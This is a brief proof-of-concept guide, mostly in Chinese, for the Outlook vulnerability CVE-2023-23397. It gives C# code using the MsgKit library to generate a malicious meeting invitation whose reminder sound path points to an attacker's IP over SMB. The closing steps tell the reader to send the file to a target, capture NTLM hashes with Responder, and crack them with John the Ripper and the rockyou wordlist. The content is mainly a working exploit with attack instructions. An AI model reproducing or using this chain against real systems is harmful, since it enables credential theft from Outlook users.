CVE-2023-23397 C# PoC
1- 下载 msgkit

2- 编辑约会类并添加以下内容:
3- 在项目中创建一个新类,用于设置 msg 文件的属性:
using MsgKit.Enums;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace MsgKit
{
    class Program
    {
        static void Main(string[] args)
        {
            using (var appointment = new Appointment(
            new Sender("[email protected]", "moneertv"),
            new Representing("[email protected]", "moneertv"),
            "CVE-2023-23397"))
            {
                appointment.Recipients.AddTo("[email protected]", "muneer aqraa");
                appointment.Subject = "CVE-2023-23397";
                appointment.Location = "Neverland";
                appointment.MeetingStart = DateTime.Now.Date.AddDays(2).Date;
                appointment.MeetingEnd = DateTime.Now.Date.AddDays(3).Date;
                appointment.AllDay = true;
                appointment.BodyText = "CVE-2023-23397";
                appointment.BodyHtml = "<html><head></head><body><b>testing CVE-2023-23397</b></body></html>";
                appointment.SentOn = DateTime.UtcNow;
                appointment.Importance = MessageImportance.IMPORTANCE_NORMAL;
                appointment.IconIndex = MessageIconIndex.UnsentMail;

                appointment.PidLidReminderFileParameter = @"\\192.168.1.222\";
                appointment.PidLidReminderOverride = true;

                appointment.Save(@"C:\Users\Moneer\Desktop\exploits\CVE-2023-23397\MsgKit-master\generated email msg\dirty.msg");

            }

        }
    }
}

4- 将项目的输出类型更改为控制台:
5- 运行项目以生成 dirty.msg
6- 将邮件发送给易受攻击的目标,并等待会议提醒触发。
6-2- 等待期间,在 Kali 机器(其 IP 已设置在主类中)上运行以下命令,持续监听是否有任何人上钩: # responder -I eth0 -v
7- 一旦获取到哈希值,将其存储到文件中,并使用 john ripper 对哈希值进行破解(使用字典,例如 rockyou)









